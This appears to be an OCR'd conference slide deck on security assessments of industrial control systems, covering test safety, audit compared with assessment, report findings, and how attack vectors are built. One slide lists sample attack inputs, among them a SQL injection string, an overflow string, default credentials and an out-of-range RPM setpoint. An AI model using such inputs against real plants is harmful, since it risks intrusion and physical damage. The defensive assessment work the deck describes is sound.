
Kaspersky Industrial
Cybersecurity
Conference 2024

Security Assessment of OT/ICS

Cooking with salt, prevention, detection and response



services@kaspersky.com


Team

ICS security expert, penetration tester, reverse engineer and network security expert
walks into the bar ...

Team moves to the site

Power plant
Oil refinery
Train station
Mining facility
Substation
Cargo ship
Smart city
Water treatment
Petrochemicals plant
Manufacturing
…

Team performs tests



set RPM=-1

responder

admin:admin

“A”x4096

CLOSE_STATE

’or 1=1 -- ;

Team produces report

- Security findings
- Recommendations

Questions?

Questions?

- Is it safe? **IS IT SAFE!?**

Questions?

- Is it safe? **IS IT SAFE!?**
- Why do you need to `pew-pew` in the network?

Questions?

- Is it safe? **IS IT SAFE!?**
- Why do you need to `pew-pew` in the network?
- If I throw this report into the turbine – will it become 100% unhackable?

Safety

Trust

- Safety is a top priority for both parties
- Sane confidence

Safety

Trust

- Safety is a top priority for both parties
- Sane confidence

Controlled tests

- Training facilities
- Testbed/Lab
- System integrator
- Virtual machines
- Secondary systems

Safety

Trust

- Safety is a top priority for both parties
- Sane confidence

Controlled tests

- Training facilities
- Testbed/Lab
- System integrator
- Virtual machines
- Secondary systems

Windows of opportunities

- Maintenance windows
- Regular maintenance
- Process-specific interruptions

Safety Integrity Level 4

Trust

- Safety is a top priority for both parties
- Sane confidence

Controlled tests

- Training facilities
- Testbed/Lab
- System integrator
- Virtual machines
- Secondary systems

Windows of opportunities

- Maintenance windows
- Regular maintenance
- Process-specific interruptions

Make it together

- Plan and execute testing with site engineers
- Availability of key administrator and process roles

Types of assessments: complimenting value

Security findings

Audit

Security Assessment

Types of assessments: complimenting value

Security findings	Audit	Security Assessment
Data diode	Is in place	Allows connections from corp to industrial net

Types of assessments: complimenting value

Security findings	Audit	Security Assessment
Data diode	Is in place	Allows connections from corp to industrial net
Network architechture	Networks segregated	Layer 2 communications are not prohibited

Types of assessments: complimenting value

Security findings	Audit	Security Assessment
Data diode	Is in place	Allows connections from corp to industrial net
Network architechture	Networks segregated	Layer 2 communications are not prohibited
New vulnerabilities (0 days)	Patch management is working	Arbitrary remote code execution

Types of assessments: complimenting value

Security findings	Audit	Security Assessment
Data diode	**Is in place**	**Allows connections from corp to industrial net**
Network architechture	**Networks segregated**	**Layer 2 communications are not prohibited**
New vulnerabilities (0 days)	**Patch management is working**	**Arbitrary remote code execution**
Privileged accounts	**Password policy is ok**	**Hardcoded admin credentials**
…	**…**	**…**

Report contents

Report contents

Passwords

Acceptance

Report contents

Passwords
Acceptance

Vulnerabilities in *Industrial*
Bargaining


Report contents

Passwords
Acceptance

Vulnerabilities in *Industrial*
Bargaining

Vulnerabilities in non-Industrial
Depression

Report contents




Passwords
Acceptance

Vulnerabilities in *Industrial*
Bargaining

Vulnerabilities in non-Industrial
Depression

Network architecture
Anger

Report contents



Passwords
Acceptance


Vulnerabilities in *Industrial*
Bargaining

Vulnerabilities in non-Industrial
Depression

Network architecture
Anger

Attacker model
Denial

Report contents



SOC visibility
Shock

Attacker model
Denial


Network architecture
Anger

Vulnerabilities in non-Industrial
Depression

Vulnerabilities in *Industrial*
Bargaining

Passwords
Acceptance

How to cook the report?




?


From list of security findings

- Remote code execution in application on host 10.80.80.140
- Weak Administrator password on host 10.120.1.10
- Unauthenticated firmware update for PLC 10.80.70.153
- CVE-2020-1472 on host 10.80.80.15
- XXE vulnerability in Historian software on host 10.120.2.44
- Default encryption keys for industrial protocol used in 10.80.70.0/24
- Insecure management protocol on network device 10.80.80.1
- Hardcoded admin password for RTU device 10.80.80.19
- Dual-homed engineering station 10.120.1.11
- ….


Make attack vectors




Disrupt lateral movement



